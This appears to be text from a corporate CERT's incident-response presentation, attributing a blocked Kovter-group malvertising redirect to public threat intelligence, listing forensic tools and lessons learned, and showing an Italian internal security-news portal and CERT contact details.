The Hive has been used to manage the case, the actions and analyze indicators



Mandiant Redline has been used to analyze malicious artifacts



SANS SIFT Workstation (FOR.508) has been used primarily to analyze RAM dump via volatility and then to process several other Windows artifacts.

# Attack attribution and Cyber Threat Intelligence enrichment

## KOVTER GROUP MALVERTISING CAMPAIGN EXPOSES MILLIONS TO POTENTIAL MALWARE

OCTOBER 06, 2017 Kafeine and Proofpoint Staff




### Overview

Proofpoint researchers recently detected a large-scale malvertising attack by the so-called KovCoreG group, best known for distributing Kovter ad fraud malware and sitting atop the affiliate model that distributes Kovter more widely. This attack chain exposed millions of potential victims in the US, Canada, the UK, and Australia, leveraging slight variations on a fake browser update scheme that worked on all three major Windows web browsers. The attack has been active for more than a year and is ongoing elsewhere, but this particular infection pathway was shut down when the site operator and ad network were notified of the activity.

Based on OSINT information available in MISP and The Hive platform, we can easily and quickly attribute the incident to **Kovter Group** and its malvertising campaign. The original Proofpoint® report has been used to confirm step-by-step our investigation and findings.

The victim's computers was not infected by the malware due a lucky timing: when the user browsed the infected site, a redirection chain started but the exploit kit wasn't delivered due the change of the domain name, few hours before the signature alert.


# LESSON LEARNED #1



- **Usable** and **applicable** security policy;
- **Awareness** about cyber risks, through **periodically and dedicated actions** vs users targetted by cybersecurity incident, improving training and communication;
- Apply **disciplinary measures** for policy violation;
- **Limit** the use of external connection, considering the exception or special needs driven by the business, improving security controls also **evaluating the «security posture»** of the user before allowing the exception.

# LESSON LEARNED #2

Create a dedicated intranet portal accessible by all employees to inform about security and cyber security threats.



LEONARDO HUB SECURITY PEDIA BUSINESS SECURITY CYBER SECURITY SECURITY GOVERNANCE INDUSTRIAL SECURITY MEDIA

## CYBER SECURITY

Cyber Resilience Cyber Response Information Security ULTIME

Raccolta di articoli dedicati alla sicurezza informatica.

### VPNFilter una nuova botnet dalle potenzialità distruttive

Gabriella Rizzello - maggio 30, 2018

### LDO-CERT: verifica delle procedure sul fil di lana!

CYBER RESPONSE

### Campagna di phishing tema GDPR

CYBER SECURITY EARLY WARNING

### Il salto nel buio del CERT di Leonardo

CYBER RESPONSE

### La vertenza dei camionisti in Brasile

Ufficio Travel Security - maggio 30, 2018

### La truffa via PEC a banche e correntisti

Cyber Response Massimo Polese - maggio 18, 2018

### Vulnerabilità critica in PGP e S/MIME: rischio di lettura di messaggi crittografati

Cyber Response Martha Foci - maggio 15, 2018

### Al Qaeda vs IS per il dominio nel mondo del jihad

gennaio 28, 2016

### Hacker trafugano 50 milioni di euro da FAAC fornitore di Boeing

marzo 7, 2016

### Il sistema antifrode

luglio 13, 2015

LEONARDO HUB SECURITY PEDIA BUSINESS SECURITY CYBER SECURITY SECURITY GOVERNANCE INDUSTRIAL SECURITY MEDIA

### Critical Office 365 Vulnerability Affects 100 Million Email Users at Risk

Cyber Security Gabriella Rizzello - maggio 14, 2018

### Giornata mondiale delle password.....Twitter scopre un bug che la riguarda

Cyber Response Martha Foci - maggio 4, 2018

### Le più pericolose nuove tecniche di attacco secondo il SANS

Cyber Security Early Warning Gabriella Rizzello - aprile 28, 2018

### SMiShing: la nuova frontiera della truffa

Cyber Security Early Warning Martha Foci - aprile 10, 2018

### Scelti dalla redazione

Travel Security

### Al Qaeda vs IS per il dominio nel mondo del jihad

gennaio 28, 2016

### Hacker trafugano 50 milioni di euro da FAAC fornitore di Boeing

marzo 7, 2016

### Il sistema antifrode

luglio 13, 2015

### Ultimi articoli

Travel Security



### Weekly Security Outlook

Travel Security

### La vertenza dei camionisti in Brasile

Travel Security

# Wiping Killing data policy





[LOG OUT]



P E B K A C



+39 0871 554571 [24/7 365 days]



[cert@leonardocompany.com](mailto:cert@leonardocompany.com)



[www.leonardocompany.com/cert](http://www.leonardocompany.com/cert)

